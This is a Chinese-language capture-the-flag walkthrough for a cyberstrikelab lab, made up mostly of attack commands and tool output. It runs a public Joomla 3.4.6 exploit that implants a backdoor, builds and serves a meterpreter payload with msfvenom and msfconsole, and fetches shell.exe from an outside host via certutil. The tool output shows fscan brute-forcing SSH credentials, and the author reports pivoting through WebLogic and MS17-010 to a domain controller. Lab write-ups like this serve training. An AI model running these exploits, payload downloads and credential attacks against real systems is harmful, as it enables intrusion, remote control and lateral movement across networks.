
cyberstrikelab-lab6
第一台

目录扫描到administrator后台地址
apt install joomscan
joomscan -u http://192.168.10.10/

# 扫出结果Joomla版本3.4.6
[+] Detecting Joomla Version
[++] Joomla 3.4.6
exp获取
searchsploit Joomla 3.4.6
searchsploit -m 47524
使用
┌──(root㉿kali)-[/data/demo]
└─# python 47465.py -t http://192.168.10.10/ -e
[*] Getting Session Cookie ..
[*] Getting CSRF Token ..
[*] Sending request ..
[+] Vulnerable
[*] Getting Session Cookie ..
[*] Getting CSRF Token ..
[*] Sending request ..

[+] Backdoor implanted, eval your code at http://192.168.10.10//configuration.php in a POST with khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm
[*] Now it's time to reverse, trying with a system + perl
得到密码khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm
蚁剑连接
生成马,蚁剑上传
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe
kali
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z"
获取正向shell,蚁剑执行exe
shell.exe

得到第一台机器shell这台机器没有第二章网卡
C:\WWW>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::71b1:e5e:d78d:3036%7
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Tunnel adapter isatap.{99805FC6-03F4-4415-8F77-D4C935988DCA}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


C:\WWW>fscan.exe -h 192.168.10.10/24
fscan.exe -h 192.168.10.10/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.10.10   is alive
(icmp) Target 192.168.10.20   is alive
(icmp) Target 192.168.10.233  is alive
[*] Icmp alive hosts len is: 3
192.168.10.233:8080 open
192.168.10.20:7001 open
192.168.10.10:3306 open
192.168.10.20:445 open
192.168.10.10:445 open
192.168.10.20:139 open
192.168.10.10:139 open
192.168.10.20:135 open
192.168.10.10:135 open
192.168.10.10:80 open
192.168.10.233:22 open
[*] alive ports len is: 11
start vulscan
[+] NetInfo:
[*]192.168.10.10
   [->]WIN-P5ECGG92B08
   [->]192.168.10.10
[*] 192.168.10.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[*] WebTitle:https://192.168.10.233:8080 code:404 len:19     title:None
[*] WebTitle:http://192.168.10.10      code:200 len:6060   title:Home
[*] WebTitle:http://192.168.10.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.10.20:7001 [weblogic]
已完成 10/11 [-] ssh 192.168.10.233:22 root qwe123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 10/11 [-] ssh 192.168.10.233:22 root system ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 10/11 [-] ssh 192.168.10.233:22 admin admin#123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 10/11 [-] ssh 192.168.10.233:22 admin a123456 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 11/11
[*] 扫描结束,耗时: 4m39.975774s
第二台

fscan扫描出来的192.168.10.20:7001 weblogic

第二个flag
第三台

传马上线msf,msf注意修改ip,因为我们是正向连接
certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe
上传fscan
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe
发现另外一张网卡
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫�� 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e9e1:6372:ae05:ecf0%17
   IPv4 Address. . . . . . . . . . . : 192.168.10.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3d2f:f957:5cf8:220f%16
   IPv4 Address. . . . . . . . . . . : 192.168.20.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1

Tunnel adapter isatap.{1342B97A-CC27-446C-9089-7A3F3210BB09}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{56056A50-6E34-40E7-805D-8B35838D77D9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
扫另外一张网卡,发现第三台主机30
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20
fscan.exe -h 192.168.20.20

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.20   is alive
[*] Icmp alive hosts len is: 1
192.168.20.20:7001 open
192.168.20.20:445 open
192.168.20.20:139 open
192.168.20.20:135 open
[*] alive ports len is: 4
start vulscan
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[*] WebTitle:http://192.168.20.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.20.20:7001 [weblogic]
[+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12
已完成 4/4
[*] 扫描结束,耗时: 9.7411266s
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20/24
fscan.exe -h 192.168.20.20/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.20   is alive
(icmp) Target 192.168.20.30   is alive
[*] Icmp alive hosts len is: 2
192.168.20.30:88 open
192.168.20.20:7001 open
192.168.20.30:445 open
192.168.20.20:445 open
192.168.20.30:139 open
192.168.20.20:139 open
192.168.20.30:135 open
192.168.20.20:135 open
192.168.20.30:80 open
[*] alive ports len is: 9
start vulscan
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[+] NetInfo:
[*]192.168.20.30
   [->]WIN-9DJ4TH21IE9
   [->]192.168.20.30
[+] 192.168.20.30       MS17-010        (Windows Server 2016 Standard 14393)
[*] 192.168.20.30  [+]DC CYBERSTRIKELAB\WIN-9DJ4TH21IE9   Windows Server 2016 Standard 14393
[*] WebTitle:http://192.168.20.30      code:200 len:703    title:IIS Windows Server
[+] http://192.168.20.30 poc-yaml-active-directory-certsrv-detect
[*] WebTitle:http://192.168.20.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.20.20:7001 [weblogic]
[+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2020-14750
[+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12
已完成 9/9
[*] 扫描结束,耗时: 17.9561302s
发现ms17-010漏洞,使用命令执行得到最后一个flag

go-flag{kqqjRIRRoiJO5JIm}
本站小部分内容转载于互联网,如有侵权还请联系
THE END